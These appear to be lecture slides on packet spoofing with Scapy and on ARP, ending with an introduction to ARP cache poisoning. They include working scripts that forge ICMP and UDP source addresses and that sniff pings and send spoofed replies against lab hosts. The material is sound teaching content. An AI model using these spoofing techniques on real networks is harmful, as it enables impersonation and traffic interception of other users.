ip = IP(src="1.2.3.4", dst="93.184.216.34")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Spoofing UDP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.........")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer
udp = UDP(sport=8888, dport=9090)       # UDP Layer
data = "Hello UDP!\n"                   # Payload
pkt = ip/udp/data
pkt.show()
send(pkt,verbose=0)
```

Sniff Request and Spoof Reply

Sniff Request and Spoof Reply: Code

```
def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
             ihl=pkt[IP].ihl, ttl = 99)
     icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
     data = pkt[Raw].load
     newpkt = ip/icmp/data

     print("Spoofed Packet.........")
     print("Source IP : ", newpkt[IP].src)
     print("Destination IP :", newpkt[IP].dst)

     send(newpkt,verbose=0)

pkt = sniff(iface = 'br-54cdc1101b1a',
            filter = 'icmp and src host 10.9.0.5',
            prn = spoof_pkt)
```

Other Uses of Scapy: Send and Receive

- `send()`: Send packets at Layer 3.
- `sendp()`: Send packets at Layer 2.
- `sr()`: Sends packets at Layer 3 and receiving answers.
- `srp()`: Sends packets at Layer 2 and receiving answers.
- `sr1()`: Sends packets at Layer 3 and waits for the first answer.
- `sr1p()`: Sends packets at Layer 2 and waits for the first answer.
- `srloop()`: Send a packet at Layer 3 in a loop and print the answer each time.
- `srploop()`: Send a packet at Layer 2 in a loop and print the answer each time.

Example: implement ping

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply .........")
print("Source IP : ", reply[IP].src)
print("Destination IP :", reply[IP].dst)
```

Example: implement traceroute

Traceroute Code

```
b = ICMP()
a = IP()
a.dst = '93.184.216.34'

TTL = 3
a.ttl = TTL
h = sr1(a/b, timeout=2, verbose=0)
if h is None:
    print("Router: *** (hops = {})".format(TTL))
else:
    print("Router: {} (hops = {})".format(h.src, TTL))
```

ARP Protocol and Attacks

Outline

- Network Interface
- Ethernet frame and MAC header
- ARP protocol
- ARP cache poisoning attack


NETWORK INTERFACE AND ETHERNET

Network Interface Card (NIC)


- Physical or logical link between computer and network
- Each NIC has a hardware address: MAC address

```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)
```

Packet Flow


User Space
Kernel
Protocol stack
Link-level driver
Ring buffer
Kernel
Network
Network
Interface
Card

Physical and Virtual NIC



a) physical interface (b) loopback/dummy interface (c) tun/tap interface

Examples of Virtual NIC


- Loopback Interface

```
$ ifconfig lo
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop  txqueuelen 1000  (Local Loopback)
```


- Dummy Interface (similar to loopback, but with its own IP)

```
# ip link add dummy1 type dummy
# ip addr add 1.2.3.4/24 dev dummy1
# ip link set dummy1 up
# ifconfig
dummy1: flags=195<UP,BROADCAST,RUNNING,NOARP>  mtu 1500
    inet 1.2.3.4  netmask 255.255.255.0  broadcast 0.0.0.0
    ether 6a:e8:f2:54:88:46  txqueuelen 1000  (Ethernet)
```

Ethernet Frame & MAC Header



Ethernet Frame Example



Scapy Program

```
$ python3
>>> from scapy.all import *
>>> ls(Ether)
dst        : DestMACField                                = (None)
src        : SourceMACField                              = (None)
type       : XShortEnumField                             = (36864)
```

Promiscuous Mode

- Ethernet is a broadcast medium
- NIC check destination MAC address
  - mine: accept the frame
  - not mine: discard it
- Enable promiscuous mode
  - Will not check destination MAC
  - Take in all the packets on the local network
- Useful for packet sniffing

MAC Address Randomization and Privacy

iOS 8 to stymie trackers and marketers with MAC address randomization

When searching for Wi-Fi networks, iOS8 devices can hide their true identities.

by **Lee Hutchinson** - Jun 9, 2014 10:56am EDT

Share Tweet Email 88


Quartz is reporting a change to how iOS 8-equipped devices search out Wi-Fi networks with which to connect. The new mobile operating system, which is on track for a release in the fall, gives iOS 8 devices the ability to identify themselves not with their unique burned-in hardware MAC address but rather with a random, software-supplied address instead.

THE ARP PROTOCOL

The ARP Protocol

- Communication on LAN
  - Need to use MAC address
  - But we only know the IP address
- ARP: Address Resolution Protocol
  - Find MAC from IP

ARP Request/Reply



Send ARP Request: Example 1

ping 10.9.0.6 from 10.9.0.5

```
// On 10.9.0.5
# tcpdump -i eth0 -n
03:10:44.656336 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, ...
03:10:44.656362 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, ...
03:10:44.656382 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, ...
03:10:44.656392 IP 10.9.0.5 > 10.9.0.6: ICMP echo reply, ...
```


Send ARP Request: Example 2

`ping 10.0.2.15 from 10.0.2.4`

No.	Time	Source	Destination	Protocol	Length	Info
1	202…	PcsCompu_65:a7:3c	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.4
2	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	10.0.2.15 is at 08:00:27:b8:7c:bb
3	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=1/256,
4	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=1/256,
5	202…	10.0.2.4	10.0.2.15	ICMP	98	Echo (ping) request id=0x2c30, seq=2/512,
6	202…	10.0.2.15	10.0.2.4	ICMP	98	Echo (ping) reply id=0x2c30, seq=2/512,
7	202…	PcsCompu_b8:7c:bb	PcsCompu_65:a…	ARP	60	Who has 10.0.2.4? Tell 10.0.2.15
8	202…	PcsCompu_65:a7:3c	PcsCompu_b8:7…	ARP	42	10.0.2.4 is at 08:00:27:65:a7:3c

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_65:a7:3c (08:00:27:65:a7:3c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▸ Source: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Type: ARP (0x0806)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_65:a7:3c (08:00:27:65:a7:3c)
    Sender IP address: 10.0.2.4
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.15
```

ARP Message Format



ARP Class in Scapy

```
>>> ls(ARP)
hwtype     : XShortField                 = (1)
ptype      : XShortEnumField             = (2048)
hwlen      : FieldLenField               = (None)
plen       : FieldLenField               = (None)
op         : ShortEnumField              = (1)
hwsrc      : MultipleTypeField           = (None)
psrc       : MultipleTypeField           = (None)
hwdst      : MultipleTypeField           = (None)
pdst       : MultipleTypeField           = (None)
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
```

Questions

Different behaviors of the following commands

1. ping 10.9.0.6 (existing, on LAN)
2. ping 10.9.0.99 (non-existing, on LAN)
3. ping 1.2.3.4 (non-existing, not on LAN)
4. ping 8.8.8.8 (existing, on the Internet)

ARP Cache

- Avoid sending too many ARP requests
- ARP caches received information

```
# arp -n          empty cache
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
Address     HWtype  HWaddress           Flags Mask  Iface
10.9.0.6    ether   02:42:0a:09:00:06   C           eth0
                          ↖ Cached MAC address
```

ARP Cache Poisoning Attack

ARP Cache Poisoning

- Spoof ARP Messages
  - Request
  - Reply
  - Gratuitous message
- Spoofed message might be cached by the victim
  - Which type of message will be cached depends on OS implementation

Constructing ARP Message

Construct ARP packet

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

